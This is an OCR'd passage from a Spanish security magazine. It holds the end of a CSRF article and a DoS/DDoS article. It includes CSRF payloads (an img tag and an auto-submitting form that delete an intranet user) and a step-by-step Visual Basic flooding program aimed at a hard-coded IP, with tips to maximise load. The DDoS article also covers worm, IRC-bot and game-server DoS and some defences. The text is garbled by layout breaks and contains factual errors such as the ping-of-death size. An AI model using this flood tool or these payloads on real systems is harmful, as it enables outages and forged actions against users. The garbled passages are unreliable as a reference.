El ataque CSRF se centra en las aplicaciones que utilizan tanto el método GET como el POST para realizar sus acciones, pero a través de el método GET es más fácil de llevar a cabo. Vemos las diferencias entre estos métodos.

En HTML podemos especificar dos métodos para enviar la información de un formulario. El método es especificado dentro de un elemento *FORM* usando el atributo *METHOD* como en este ejemplo:

```
<form method="post"
 action="index.
php?t=register"
 name="fud_register">
```

La diferencia entre el método GET y el POST está en la forma que codifican o envían los datos a el servidor. Mientras que el método GET envía los datos en la url, el método POST lo hace en el cuerpo de el mensaje. Las recomendaciones oficiales (*http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html#sec9*) recomiendan cuando utilizar un método y cuando utilizar otro, pero esto está fuera de nuestro alcance en este artículo.

CSRF: Ataque básico

La variedad más común de ataque CSRF usa el tag *img* de el lenguage HTML para falsificar la petición y utilizando el método GET. Para explicar como se puede conseguir esto asumimos que una petición para *http://*

Listado 1. *Lo que ocurre entre el navegador y el serviodor*

```
GET / HTTP/1.1
Host: www.hakin9.org
User-Agent: Mozilla/5.0
(Windows; U; Windows NT 5.1; en-US; rv:1.7.12)
 Gecko/20050915
Accept: application/x-shockwaveflash,text
/xml,application/xml,application/xhtml+xml,
text/html;q=0.9,text/plain;q=0.8,video/x-mng,
image/png,image
/jpeg,image/gif;q=0.2,*/*;q=0.1
Accept-Language: es,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300

Petición HTTP:

HTTP/1.x 200 OK
Date: Tue, 14 Nov 2006 15:02:29 GMT
Server: Apache/2.0.54 (Fedora)
X-Powered-By: PHP/5.0.4
Set-Cookie: PHPSESSID=
s2mcmtlnk590qavhpir4r5vnu4;
 expires=Wed, 15 Nov 2006 15:02:29 GMT; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Type: text/html
Respuesta HTTP
```




Figura 4. *Esquema de red del ataque, comportamiento del campo Timestamp*

www.ejemplo.es/image.png nos da la siguiente respuesta HTTP:

```
HTTP/1.1 200 OK
Content-Length: 61

<html>
<img src=
"http://www.ejemplo.es/image.png" />
</html>
```

Lo importante de este ejemplo es el contenido (HTML). Cuando un navegador interpreta el HTML de una respuesta, enviará una petición GET por cada recurso adicional, tal como una imagen que necesita para formar la página. En este ejemplo después de interpretar esta respuesta, una petición adicional como la siguiente será enviada para conseguir la imagen:

```
GET /image.png HTTP/1.1
Host: www.ejemplo.es
```

La característica principal de esta versión es que es idéntica a la petición anterior (1. petición http de el cliente) excepto por la ruta de el recurso. Esto es porque las peticiones para las imágenes no son diferentes a las peticiones de cualquier otra URL. Un recurso, es un recurso; no hay un método para que el navegador avise a el servidor web que lo que le va a pedir es una imagen. Veamos esto con más detalle en la Figura 3.

Existen varios métodos para engañar a un usuario y hacerle visitar un enlace especialmente creado, por ejemplo mandar al usuario lo que parece ser una imagen. En el punto 1, el usuario realiza click en el enlace para visualizar la imagen, pero esta imagen no es tal, punto 2, sino que es un enlace creado de manera que genere una petición en un servidor de una tienda online. La víctima si ha estado navegando por este sitio sin salir con los mecanismos adecuados, todavía conservara las credenciales de sesión en su cookie correspondiente, con lo cual la aplicación autentificará correctamente al usuario. De esta forma podrá llevar a cabo la petición que le hemos dicho que genere, punto 3, lo que validará todo el proceso de compra.

Al tratarse de una petición para un recurso embebido (una imagen) el usuario es completamente inconsciente de que esta pasando realmente, ya que la solicitud de estos recursos ocurren sin el conocimiento de el usuario.

Este ejemplo está hecho con una tienda online, pero de igual manera sirve para crear ataques más peligrosos, como realizar transacciones en banca online, realizar funciones administrativas en aplicaciones web restringidas. Esto quiere decir que es posible acceder a intranets para realizar este tipo de ataques. Vamos a considerar una aplicación de intranet localizada en *http://192.168.0.1/admin* que permite a usuarios autorizados borrar empleados. Incluso con mecanismos de administración de sesiones combinados con el hecho que este tipo de aplicaciones no es accesible por el exterior un ataque CSRF puede tener éxito con algo tan simple como:

```
<img src=
"http://192.168.0.1/admin/borrar_empleado.
php?empleado_id=ecasbas" />
```

Listado 2. *Método POST*

```
<form action="http://192.168.0.1/admin/borrar_empleado.php" method="post">
<input type="hidden" name=empleado_id="ecasbas"/>
<input type="submit"/>
</form>
<script type="text/javascript">
document.forms[0].submit();
</script>
```

Una de las características más peligrosa de el ataque CSRF es que el usuario legitimo es el que hace la petición pero sin tener conocimiento de ello. Por lo que si intentamos buscar en los logs de el servidor atacado no veremos nada extraño, sólo las peticiones hechas por los usuarios con acceso legítimo. (Ver Figura 4).

CSRF Ataque con el método POST

Este tipo de ataque aunque mayoritariamente se realiza en aplicaciones que usan el método GET también es posible realizarlo a través de el método POST, a continuación mostramos el mismo ataque que el anterior pero con el método POST (ver Listado 2).

Usar POST en formularios

Realmente no es una protección, muchos usuarios piensan que usando el método POST en vez de el GET para enviar los datos de un formulario seremos inmunes a este tipo de ataque, pero nada más lejos de la realidad.

A lo que si seremos inmunes será a este método a través de la etiqueta `<img>` pero hay más formas de esconder una petición, si la aplicación de el servidor es predecible todavía podremos ejecutarlo pero esta vez con ayuda de algo de javascript como hemos comprobado anteriormente.

Usar tokens MD5

Uno de los mejores métodos y que los sitios seguros utilizan actualmente es el uso de cadenas MD5 generadas por el servidor y válidas para un usuario en una sesión dada, de esta manera nos aseguramos que el usuario que tiene privilegios es el que realiza las acciones. ●

En la Red

- *http://en.wikipedia.org/wiki/Cross-site_request_forgery*;
- *http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html*;
- *http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html#sec15.1.3*;
- *http://www.w3.org/MarkUp/html-spec/html-spec_8.html#SEC8.2*;
- HTTP: The definitive Guide. O'Reilly (David Gourley, Brian Totty). 2002.



Los ataques DDoS

Jaime Gutierrez y Mateu Llull

Grado de dificultad

A lo largo del tiempo, los ataques de denegación de servicio han sido un medio que junto con otras aplicaciones (recordemos el caso MyDOOM) han sido un verdadero quebradero de cabeza para administradores de sistemas y profesionales del sector.

Se caracterizan por su fácil ejecución y su principal rasgo es la dificultad con la que pueden ser mitigados DoS es el acrónimo the *Denial of Service* (*Denegación de Servicio*). Un ataque DoS a un servidor conectado a Internet tiene como objetivo agotar sus recursos, ya sean de ancho de banda o de procesamiento, para que sea (prácticamente) imposible acceder a él. En principio, el realizar un ataque DoS está a disposición de cualquiera que disponga de mayor ancho de banda que el servidor atacado *y/o* haya descubierto alguna vulnerabilidad del sistema operativo que gestiona el servidor (o los routers). Está claro que la primera opción no está al alcance de cualquiera por lo que los ataques DoS suelen ser del segundo tipo. Quizá el ataques DoS por excelencia es y será el conocido ping de la muerte, que consiste en enviar un ping con un paquete de más de 56k que colapsa el sistema, este ataque fué usado en los noventa. Otros tipos básicos de ataque son: DoS mediante paquetes ICMP (ping).

Es una técnica DoS que pretende agotar el ancho de banda de la víctima. Consiste en enviar de forma continuada un número elevado de paquetes ICMP echo request (ping (1)) de tamaño considerable a la víctima, de forma que esta ha de responder con paquetes ICMP echo reply (pong) lo que supone una sobrecarga tanto en la red como en el sistema de la víctima. Dependiendo de la relación entre capacidad de procesamiento de la víctima y atacante, el grado de sobrecarga varía, es decir, si un atacante tiene una capacidad mucho mayor, la víctima no puede manejar el tráfico generado.

¿Qué es el ping?

Se trata de una utilidad que comprueba el estado de la conexión con uno o varios

En este artículo aprenderás...

- Todo sobre los ataques DoS;
- Sus distintos tipos de ataques y como intentar mitigarlos;
- Conocer como funciona un programa para hacer DoS.

Lo que deberías saber...

- Nociones básicas sobre las redes TCP/IP;
- Conocimientos de programación.

equipos remotos, por medio de los paquetes de solicitud de eco y de respuesta de eco (definidos en el protocolo de red ICMP) para determinar si un sistema IP específico es accesible en una red. Es útil para diagnosticar los errores en redes o enrutadores IP:

```
C:\>ping 192.168.0.1
```

Estadísticas de ping para 192.168.0.1:

```
Paquetes: enviados = 4,
recibidos = 4, perdidos = 0
(0% perdidos),
```

Lo que vemos en la pantalla es una respuesta mostrando la cantidad de bytes que se están enviando y el tiempo que se demoran dichos paquetes.

Al final del test se muestra un resumen con las estadísticas de la prueba.

Ataque LAND

Un ataque LAND se produce al enviar un paquete *TCP/SYN* falsificado con la dirección del servidor objetivo como si fuera la dirección origen y la dirección destino a la vez. Esto causa que el servidor se responda a sí mismo continuamente acabe desbordándose y al final falle.

Connection FlooD

Todo servicio de Internet orientado a conexión (la mayoría) tiene un límite máximo en el número de conexiones simultaneas que puede tolerar. Una vez que se alcanza ese límite, no se admitirán conexiones nuevas.

Así, por ejemplo, un servidor Web puede tener capacidad para atender a mil usuarios simultáneos. Si un atacante establece mil conexiones y no realiza ninguna petición sobre ellas, monopolizará la capacidad del servidor. Las conexiones van caducando por inactividad poco a poco, pero el atacante sólo necesita intentar conexiones nuevas constantemente, como ocurre con el caso del *syn flood*.

Afortunadamente este ataque implica que la conexión tiene lugar o, lo que es lo mismo, que se completa la negociación en tres pasos que comentábamos en la sección anterior. Debido a ello la máquina atacada tiene constancia de la identidad real del atacante. Al menos, si sus administradores merecen su sueldo y saben qué comandos utilizar.

Ataques Smurf

El ataque *smurf* utiliza una característica de Internet: broadcast. Toda red tiene lo que se denomina una dirección de *broadcast*. Los datagramas enviados a esa dirección son recibidos por todas las máquinas en la red local. Ello permite, por ejemplo, que una máquina localice un servidor proporcionando un servicio haciendo una pregunta a la red, no preguntando máquina por máquina.

El problema de la dirección *broadcast* es que suele estar disponible también para usuarios de fuera de la red local, en particular para todo Internet. Ello permite, por ejemplo, que un atacante envíe un pequeño datagrama a toda una red remota, y que las máquinas de dicha red respondan todas a la vez, posiblemente con un datagrama de mayor tamaño. Si la red sondeada tiene 150 máquinas activas, la respuesta es 150 veces más intensa. Es decir, se consigue un efecto *multiplicador*.

Ataques DNS y de enrutamiento

La mayoría de los protocolos de enrutamiento como RIP (*Routing Information Protocol*) o BGP (*Border Gateway Protocol*) carecen de autenticación, o tienen una muy sencilla. Se trata por tanto de un escenario perfecto para que cualquier atacante

Listado 1. *Haciendo ping a 192.168.0.1 con 32 bytes de datos*

```
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
Respuesta desde 192.168.0.1: bytes=32 tiempo<1m TTL=128
```

Listado 2. *Algunos comandos PING*

```
-t   Ping el host especificado hasta que se pare.
  Para ver estadísticas y continuar - presionar Control-Inter;
  Parar - presionar Control-C.
-a   Resolver direcciones en nombres de host.
-n cuenta   Número de peticiones eco para enviar.
-l tamaño   Enviar tamaño del búfer.
-f   Establecer el indicador No fragmentar en los paquetes.
-i TTL   Tiempo de vida.
-v TOS   Tipo de servicio.
```




Figura 1. *Estructura de un ataque Smurf*

pueda alterar las rutas correctas y, falsificando su IP origen, crear una condición DoS. Las víctimas de estos ataques verán como su tráfico se dirige por ejemplo hacia un agujero negro: a una red que no existe.

Los ataques DoS sobre servidores de nombres de dominios (DNS) son tan problemáticos como los anteriores. Estos ataques intentan convencer al servidor DNS, por ejemplo, para almacenar direcciones falsas: cuando un servidor DNS realiza una búsqueda el atacante puede redireccionar a su propio servidor o bien a un *agujero negro*.

Tabla 1. *Lista de puertos usados generalmente para el ataque DoS y sus correspondientes fallas*

Servicio	Puerto/Protocolo	Vulnerabilidad
Ftp	21/TCP	Wu-ftpd "site-exec", FTP bounce, problemas de validación en el FTPD
Telnet	23/TCP	Demonio telnet IRIX
Ssh	22/TCP	Buffer overflow en el demonio SSH
Domain	53/UPD	Vulnerabilidades en el BIND
LinuxConf	98/TCP	Vulnerabilidades en el servicio linuxconf
Pop2	109/TCP	Ipop2d buffer overflow
Pop3	110/TCP	Qpopper buffer overflow y vulnerabilidades en IMAP
Runrpc	111/TCP	Rpc.statd buffer overflow en amd, mountd, rpc.cmsd.
Netbios-ns	137/UPD	Recursos de windows no protegidos
Netbios-dgm	138/UPD	
Netbios-ssn	139/TCP	
Imap	143TCP	Buffer overflow en algunas implementaciones IMAP
ObjectServer	5135/TCP	Vulnerabilidad en Objectserver IRIX 5.3 y 6.2




Figura 2. *Estructura de un ataque DDoS*

Ataques DDOS

Los ataques DDoS son ataques DoS, pero distribuidos, es decir mediante mas host remotos.

Analizando los ataques (DDoS)

Como ya hemos mencionado antes, estos tipos de ataques se basan en coordinar una serie de host conectados a Internet de tal forma que concentren su ataque simultáneamente y desde diferentes lugares, sobre un único objetivo. Los distintos tipos de ataques DDoS, como por ejemplo, colapsar un servicio simulando conexiones de miles de usuarios a la vez, o haciendo que el tiempo de espera sea elevado, aumentado de esta forma el tiempo de respuesta, generando así una gran cantidad de tráfico que como consecuencia del gran consumo de ancho de banda (bandwicht) agota los recursos de una *aplicación/servidor*. Algunas de las causas que hacen que el DDoS sea un ataque tan extendido es,por ejemplo, que el protocolo *TCP/IP* no tenga seguridad: ya que se diseñó para su empleo en una comunidad abierta y confiada y la versión que actualmente se usa tiene defectos inherentes y graves. No puede modificarse o implementarse otro tipo de seguridad por el simple motivo de que Internet dejaría de funcionar. Igualmente muchas implementaciones del *TCP/IP* en sistemas operativos e incluso dispositivos físicos de red, tienen defectos que debilitan su capacidad para resistir ataques.

Estructurando un ataque DDoS

Un usuario ilegitimo, busca con el ataques DDoS agotar los recursos de una aplicación o tomar este como un ataque secundario, para proceder

a vulnerar otro sistema. La estructura de un ataque conjunto DoS, es casi siempre la misma. El primer paso que busca el atacante, es infectar al mayor numero de víctimas (lo que significa mas host remotos) posible, esto se conseguía mediante worms, troyanos, y otros tipos de bichos que principalmente busca en el sistema un puerta por la cual acceder. Una vez el sistema infectado, el atacante instala en las máquinas remotas, una aplicación la cual le va a permitir realizar este tipos de ataques. Un usuario consigue la implantación de estos en miles de máquinas, lo que le producirá una red botnet (como ya hemos tratados en artículos anteriores).

Estructurando una defensa contra un DDoS

Un ataque de DDoS hacia tu web puede ser letal para colapsar el servidor, y así gastar todo tu *bandwicht*. Por eso la defensa empieza en los principales proveedores y los ISP. Podemos soportar el ataque de varias ips (proveniente de varios host remotos) pero ¿qué pasa cuando un Botnet de más de 5000 zombis ataca nuestro servidor?, estaríamos indefensos y perplejos sintiéndonos impotentes, al no poder realizar nada. Para evitar esto debemos llevar una política de seguridad estricta. Vamos a ver unos métodos de defensa de un servidor (tomándolo como referencia). El ataque de un DDoS contra un servidor, se concentra en gastar su ancho de banda, y colapsarlo, para ello vamos a analizar posibles subidas anormales de trafico analizado los *archivos.logs*. Instalación de módulos de seguridad (en nuestro caso el *mod_evasive*) un modulo destinado a intentar mitigar el DDoS, se configura para servidores Apache veamos una configuración básica:

```
<IfModule mod_evasive.c>
DOSHashTableSize 3097
DOSPageCount 5
DOSSiteCount 100
DOSPageInterval 2
DOSSiteInterval 2
DOSBlockingPeriod 600
</IfModule>
```

DOSPageCount 5

Si la ip, recarga 100 páginas a menos de 2 páginas por segundo, esta será banneada desde el servidor, deteniendo el floodeo que provenía por parte de esa dirección:

No permitir el tráfico *broadcast* desde fuera de nuestra red. De esta forma evitamos ser empleados como *multiplicadores* durante un ataque *smurf*.

Filtrar el tráfico *IP spoof*: esto es algo que todo *carrier* o *backbone* debería hacer, y que permitiría localizar y solucionar el problema con una gran rapidez. En pocas palabras, estos filtros evitan que un atacante se pueda hacer pasar por otro usuario.

No tener proxies abiertos a todo Internet: algunos administradores tienen sus proxies, wingates, open sesame, *SOCKS*, *SQUIDs*, etc. abiertos a todo el mundo, sin ser conscientes de ello. Esto permite que cualquier usuario de Internet pueda atacar cualquier sistema responsabilizando a esa red intermedia mal administrada.

- Afinamiento en TCP/IP;
- Aumentar backlog;
- Disminuir el timeout;
- Teoría de como hacer un DoS a una Web.

El ataque consistirá en sobrecargar el servidor de la Web mediante una conexión TCP/IP para asi colapsarlo y provocar un DoS.

Ahora que ya tenemos una pequeña idea de como vamos a trabajar empecemos a tocar el Visual Basic.

Para hacer una conexión *TCP/IP* se tendrá que agregar el control Winsock que usa la dll *WS2_32*, para C++ es la misma.

Bien, puesto que presupongo que hay personas de los que lean este texto no saben Visual Basic voy a explicar que el código.

Ahora que lo tenemos agregado vamos a empezar a codear, primero pondré el código y luego lo explicaré.

Lo que tenemos que agregar sea lo siguiente:

- 2 CommandButton;
- 1 timer;
- 1 label.

Recalco que los nombres de los comandos deben de ser los que vienen por defecto.

Ahora iremos por partes, primero las declaraciones globales:

```
Dim Host As String
Dim Puerto As String
```

Como vemos declaramos dos cadenas (*Strings*), una que contendrá la IP de la pagina web y la otra el puerto a atacar.

En este ejemplo siempre trabajaremos por el puerto 80, aunque se puede conectar a otros, tantos como la web tenga abiertos.

Listado 3. *Listado de un ataque DDoS, el archivo log del servidor*

```
Jul 14 13:05:30 lang kernel:NET: 1594 messeges suppressed.
Jul 14 13:05:30 lang kernel:TCP drop open request from 20.14.237.83/3876
Jul 14 13:05:36 lang kernel:NET: 633 messeges suppressed.
Jul 14 13:05:36 lang kernel:TCP drop open request from 86.212.167.27/1116
Jul 14 13:05:39 lang kernel:NET: 970 messeges suppressed.
Jul 14 13:05:39 lang kernel:TCP drop open request from 81.38.172.161/3040
Jul 14 13:05:45 lang kernel:NET: 548 messeges suppressed.
Jul 14 13:05:45 lang kernel:TCP drop open request from 81.203.228.102/2119
Jul 14 13:05:50 lang kernel: 421 messeges suppressed.
Jul 14 13:05:50 lang kernel:TCP drop open request from 81.203.228.102/2478
Jul 14 13:05:56 lang kernel:379 messeges suppressed.
Jul 14 13:05:56 lang kernel:TCP drop open request from 81.203.228.102/4005
Jul 14 13:05:59 lang kernel:891 messeges suppressed.
Jul 14 13:05:59 lang kernel:TCP drop open request from 81.38.172.161/3568
```

Bien, ahora veremos el código que tiene que ir dentro del Timer, que es el más importante:

```
Private Sub Timer1_Timer()
On Error Resume Next
Winsock1.Close
Winsock1.Connect
Winsock1.SendData''
YYYYYYYYYYYYYYYY
YYYYYYYYYYY
YYYYYYYYY''
End Sub
```

Primero, con el `On Error Resume Next` evitamos que si se produce un error nos cierre el programa, así que con esto si hay algún error lo omitirá y no nos cerrará el programa.

`El Winsock1.Close` es obligatorio ponerlo, ya que si estamos en un bucle, para volver a conectar se tiene que cerrar primero el *socket*.

Bien, ahora con el `Winsock1.Connect` conectamos al servidor y con el siguiente comando (`Winsock1.SendData`) le enviamos varios caracteres, para aumentar así el consumo de ancho de Banda. Cabe destacar que la frase que hay dentro de las comillas se puede substituir por la que queráis, esta es solo de ejemplo.

En las propiedades tenéis que poner en el Intervalo del `Timer el nº 1`, ya que esto indica que lo que hay dentro del `Timer1` se va a repetir cada milésima de segundo.

Ahora pasemos al código del Formulario en el evento Load (es decir, cuando el formulario se cargue):

```
Private Sub Form_Load()
Host = ''64.125.10.23''
Puerto = ''80''
End Sub
```

Aquí vemos que cuando cargue introduciremos dentro de la variable *Host* la IP del Website y en Puerto el puerto por el cual conectaremos.

En el evento *Error* del *Winsock* podemos poner un *MessageBox* que nos avise de que la conexión a fallado, esto no es obligatorio, pero si es recomendable para saber el estado de la conexión.

En el *Evento Conect* del *Winsock* podemos copiar unas cuantas veces el Comando `Winsock1.SendData` y la frase que le persigue, esto aumentara más aun el ancho de banda consumido, aunque es recomendable no abusar, con ponerlo unas 5 veces ya vale.

Y bueno, con este comando tan simple ya nos valdria para hacer un DoS a un *Website* que no tenga mucho ancho de banda, aunque esto no solo afecta al ancho de banda, sino que afecta al propio procesador del *Servidor*, que tiene que procesar los datos que le enviamos, las conexiones nuestras y la de los otros visitantes y esto provoca el colapso del *Servidor*.

Como aquí se pretende ayudar a todo el mundo les diré que estos ataques se pueden parar configurando correctamente las *IPTables*.

Teoría sobre como hacer un DoS en un servidor mediante un Worm

Otra manera de hacer un DoS es mediante un Gusano, lo que suelen hacer los gusanos que hacen DoS a websites es que a una determinada hora envían todos una petición a un Servidor. Supongamos que el gusano a infectado a 10.000 Pc's, y estos realizaran una petición a al vez al servidor. Si el ancho de banda del servidor es pequeño el efecto seria como un *Tsunami*, una *avalancha* de peticiones para un solo servidor al mismo tiempo.

Teoría sobre como hacer un DoS en un servidor de IRC

Lo que se tiene que hacer para colapsar un servidor de IRC es conectarse a el mediante Bots, ¿que son Bots? Pues son programas que se conectan a un canal de IRC automáticamente, están programados para ello. Con ello se puede conseguir desde inundar un Canal haciendo hablar a todos los bots a la vez, esto probablemente produciría una sobrecarga de recursos en el servidor para procesar todos los mensajes y podría desde sacar a todos los usuarios del IRC del Canal a provocar un DoS en el servidor. Evidentemente todo depende del número de Bots que programemos. Normalmente se suelen programar con un Array de sockets, que cada uno trabaja independientemente.

Teoría de como hacer un DoS en un servidor de juegos

Ahora vamos con el DoS mas *complicados* de hacer que estén en los que e explicado.

Estos juegos suelen utilizar el protocolo UDP, por lo tanto es imposible hacer un ataque de IP Spoofing, ahora verán porque.

Bien, para ver el protocolo que utiliza el Juego vamos a hacer que el cliente del servidor se conecte a nosotros mismos para ver las cabeceras del protocolo, es decir, el server solo responde a un tipo de respuestas que solo conoce el cliente y el servidor, si el protocolo interno no es el mismo que el establecido se ignoraran las peticiones por parte del servidor. Bien, para sacar el protocolo podemos usar el Netcat, ya que es bastante útil para esto. Ponemos en escucha el netcat en un puerto aleatorio (el que queramos) y luego en el Cliente establecemos que se conecte al netcat, en la IP ponemos 127.0.0.1 (lcalhost) y de puerto ponemos el puerto que habiamos puesto en el netcat, si no nos hemos equivocado en la pantalla del Netcat saldrá una frase, esta frase es la que envía el cliente al Servidor para identificarse.

Ahora cogemos Visual Basic y con el Winsock programamos un programa que se conecte al Servidor enviándole la frase que habíamos sacado del Netcat, luego, si todo funciona bien, el servidor nos enviara otra frase distinta y al final de todo, un código (un numero o una frase). Aquí esta el problema para hacer un IP Spoofing (2), ya que el atacante no recibe los paquetes enviados desde el Servidor a la IP spoofeada.

IP spoofing

IP *SPOOFING*: Es la suplantación de IP. Consiste básicamente en sustituir la dirección IP origen de un paquete *TCP/IP* por otra dirección IP a la cual se desea suplantar. Esto se consigue generalmente gracias a programas destinados a ello y puede ser usado para cualquier protocolo dentro de *TCP/IP* como ICMP, UDP o TCP. Hay que tener en cuenta que las respuestas del host que reciba los paquetes irán dirigidas a la IP falsificada. Por ejemplo si enviamos un ping (paquete icmp *echo request*) spoofeado, la respuesta será recibida por el host al que pertenece la IP legalmente. Este tipo de spooofing unido al uso de peticiones *broadcast* a diferentes redes es usado en un tipo de ataque de *flood* conocido como *smurf* ataque. Para poder realizar IP *SPOOFING* en sesiones TCP, se debe tener en cuenta el comportamiento de dicho protocolo con el envío de paquetes SYN y ACK con su ISN específico y teniendo en cuenta que el propietario real de la IP podría (si no se le impide de alguna manera) cortar la conexión en cualquier momento al recibir paquetes sin haberlos solicitado. También hay que tener en cuenta que los *routers* actuales no admiten el envío de paquetes con IP origen no perteneciente a una de las redes que administra (los paquetes spoofeados no sobrepasarán el *router*).

En general se usa el termino *SPOOFING*, como falseo de cualquier terminología, como por ejemplo: *MAC SPOOFING* (falseo de una dirección mac) *EMAIL SPOOFING* (falseo de un e-mail).

